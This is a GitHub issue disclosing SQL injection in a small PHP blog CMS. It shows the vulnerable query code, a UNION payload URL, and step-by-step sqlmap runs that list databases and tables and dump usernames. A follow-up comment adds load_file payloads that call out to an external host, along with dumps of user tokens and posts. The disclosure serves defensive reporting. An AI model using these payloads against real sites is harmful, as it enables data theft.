harshitbansal373 / **PHP-CMS** Public

Code | Issues 13 | Pull requests 2 | Actions | Projects | Security | ...

New issue

Jump to bottom

SQL injection in categorymenu page #14


Open **b1u3s** opened this issue on Mar 3 · 1 comment

b1u3s commented on Mar 3

Description

I found a SQL inject vulnerability in page categorymenu.php and I build a local environment to test it.

The url is http://127.0.0.1/PHP-CMS/categorymenu.php



Harshit-Blog Home — Mozilla Firefox

Harshit-Blog Home

127.0.0.1/PHP-CMS/categorymenu.php?category=1

Harshit Bansal

Home dashboard Login Registration Contact

Website

by harshit bansal

2018-10-16

you are doing well...

Read More →

How to work?

by raghuveer singh

2018-10-21

Search

Search for...

Login

Enter Username

Enter Password

Submit

Forgot Password?

Categories

#home #service #contact
#about #hello


Side Widget

You can put anything you want inside of these side widgets. They are easy to use, and feature the new Bootstrap 4 card containers!

The problem code is here.

```
 <?php
if(isset($_GET['category'])){
    $post_category_id = $_GET['category'];
}
$query = "SELECT * FROM posts WHERE post_category_id = {$post_category_id} ";
$select_all_posts_count_query = mysqli_query($connection,$query);
$count = mysqli_num_rows($select_all_posts_count_query);
confirm_query($select_all_posts_count_query);
......
while($row = mysqli_fetch_assoc($select_all_posts_count_query)){
    $post_id = $row['post_id'];
    $post_title = $row['post_title'];
    $post_user = $row['post_user'];
    $post_date = $row['post_date'];
    $post_image = $row['post_image'];
    $post_content = $row['post_content'];
?>
```

Users can control the parameter "category" by GET method without any filter,and get something that shouldn't have been queried.Such as,if "category" is changed like "-1 union select 1,2,user(),4,5,6,7,8,9,10,11",you will get the database user:




```
127.0.0.1/PHP-CMS/categorymenu.php?category=-1 union select 1,2,user(),4,5,6,7,8,9,10,11
```

Proof

I use the sqlmap to do this.

1.Get database information.


sqlmap -u http://127.0.0.1/PHP-CMS/categorymenu.php?category=1 --dbs



```
---
Parameter: category (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: category=1 AND 1912=1912

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: category=1 AND (SELECT 1218 FROM(SELECT COUNT(*),CONCAT(0x7162627671,(SELECT (ELT(1
218=1218,1))),0x7162767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)
a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: category=1 AND (SELECT * FROM (SELECT(SLEEP(5)))hmgd)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: category=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162627671,0x625077464971484358504e6
c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL-- -
---
[07:00:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
[07:00:06] [INFO] fetching database names
available databases [5]:
[*] cms
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[07:00:06] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1'
b1u3s@ubuntu:/var/www/html/PHP-CMS$ 
```

2.Select a database and get table information


sqlmap -u http://127.0.0.1/PHP-CMS/categorymenu.php?category=1 -D cms --tables



```
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: category=1 AND 1912=1912

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: category=1 AND (SELECT 1218 FROM(SELECT COUNT(*),CONCAT(0x7162627671,(SELECT (ELT(1
218=1218,1))),0x7162767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)
a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: category=1 AND (SELECT * FROM (SELECT(SLEEP(5)))hmgd)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: category=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162627671,0x625077464971484358504e6
c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL-- -
---
[07:00:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
[07:00:56] [INFO] fetching tables for database: 'cms'
Database: cms
[5 tables]
+--------------+
| categories   |
| comments     |
| posts        |
| users        |
| users_online |
+--------------+

[07:00:56] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1'
b1u3s@ubuntu:/var/www/html/PHP-CMS$ 
```

3.Select a table and get the columns


sqlmap -u http://127.0.0.1/PHP-CMS/categorymenu.php?category=1 -D cms -T users --columns



```
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: category=1 AND (SELECT * FROM (SELECT(SLEEP(5)))hmgd)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: category=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162627671,0x625077464971484358504e6
c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL-- -
---
[07:01:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
[07:01:32] [INFO] fetching columns for table 'users' in database 'cms'
Database: cms
Table: users
[10 columns]
+----------------+--------------+
| Column         | Type         |
+----------------+--------------+
| randSalt       | varchar(255) |
| token          | text         |
| user_email     | varchar(255) |
| user_firstname | varchar(255) |
| user_id        | int(3)       |
| user_image     | text         |
| user_lastname  | varchar(255) |
| user_password  | varchar(255) |
| user_role      | varchar(255) |
| username       | varchar(255) |
+----------------+--------------+

[07:01:32] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1'
```

4.Select the columns and get column contents.

sqlmap -u http://127.0.0.1/PHP-CMS/categorymenu.php?category=1 -D cms -T users -C username --dump



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: category=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162627671,0x625077464971484358504e6
c6d61737743454c697a744356646849674b71585663615175694e6a4e,0x7162767871),NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL-- -
---
[07:02:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0
[07:02:09] [INFO] fetching entries of column(s) 'username' for table 'users' in database 'cms'
[07:02:09] [WARNING] something went wrong with full UNION technique (could be because of limitat
ion on retrieved number of entries). Falling back to partial UNION technique
[07:02:09] [INFO] the SQL query used returns 4 entries
[07:02:09] [INFO] retrieved: harshitbansal
[07:02:09] [INFO] retrieved: priyanka
[07:02:09] [INFO] retrieved: raghuveer
[07:02:09] [INFO] retrieved: raghuveer23
[07:02:09] [INFO] analyzing table dump for possible password hashes
Database: cms
Table: users
[4 entries]
+---------------+
| username      |
+---------------+
| harshitbansal |
| priyanka      |
| raghuveer     |
| raghuveer23   |
+---------------+

[07:02:09] [INFO] table 'cms.users' dumped to CSV file '/home/b1u3s/.sqlmap/output/127.0.0.1/dum
p/cms/users.csv'
[07:02:09] [INFO] fetched data logged to text files under '/home/b1u3s/.sqlmap/output/127.0.0.1'
b1u3s@ubuntu:/var/www/html/PHP-CMS$
```

Solution

You can fix it by add some filter rules on the parameter "category",such as ban the letter characters.

nu11secur1ty commented on Apr 11 • edited

Multiple SQLi

STATUS Critical! =)

Dude, you must delete this project, please! What kind of web developer are you? 😳

Infected apps :

```
http://pwned_host.com/PHP-CMS-master/categorymenu.php
http://pwned_host.com/PHP-CMS-master/forgot.php
http://pwned_host.com/PHP-CMS-master/post.php
http://pwned_host.com/PHP-CMS-master/search.php
```

Payloads:

```
---
Parameter: category (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: category=(select load_file('\\\\q3uuxrcogrxwpaeoschnmxmtxk3dr4fvhj86yun.github.com/harsh

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: category=(select load_file('\\\\q3uuxrcogrxwpaeoschnmxmtxk3dr4fvhj86yun.github.com/harsh

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: category=(select load_file('\\\\q3uuxrcogrxwpaeoschnmxmtxk3dr4fvhj86yun.github.com/harsh

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: category=(select load_file('\\\\q3uuxrcogrxwpaeoschnmxmtxk3dr4fvhj86yun.github.com/harsh
---
```

Dump:

```
Database: cms
Table: users
[4 entries]
+---------+------------------------------------------------------------------------------------------
| user_id | token
+---------+------------------------------------------------------------------------------------------
| 17      | 77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e458848d80a745e6b578
| 20      | 77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e458848d80a745e6b578
| 22      | 77020c98efbc545715012c76bec5aaec6e8a2cfced12d25f1c2f2626a1ef4af2271b1e458848d80a745e6b578
| 26      | <blank>
+---------+------------------------------------------------------------------------------------------

[14:47:11] [INFO] table 'cms.users' dumped to CSV file 'C:\Users\nu11secur1ty\AppData\Local\sqlmap\ou
[14:47:11] [INFO] fetching columns for table 'posts' in database 'cms'
[14:47:11] [INFO] fetching entries for table 'posts' in database 'cms'
Database: cms
Table: posts
[9 entries]
+---------+------------------+------------+----------------------------------------+---------------+-
| post_id | post_category_id | post_date  | post_tags                              | post_user     |
+---------+------------------+------------+----------------------------------------+---------------+-
| 1       | 1                | 2018-10-16 | harshit,website                        | harshitbansal |
| 2       | 1                | 2018-10-21 | life,Rajesh,How to work                | raghuveer     |
| 3       | 1                | 2018-10-24 | Android, namandeep, mobile, smartphone | priyanka      |
| 8       | 1                | 2019-01-10 | life , ctrl                            | harshitbansal |
| 10      | 1                | 2018-10-21 | time, money                            | raghuveer     |
| 11      | 1                | 2018-10-21 | goes on, suresh, life                  | raghuveer     |
| 12      | 3                 | 2018-10-30 | dvjdjsv                                | vijay         |
| 13      | 1                 | 2018-11-08 | vinod, diwali                          | vijay         |
| 14      | 3                 | 2019-01-10 | accounts, tanya, bela                  | priyanka      |
+---------+------------------+------------+----------------------------------------+---------------+-

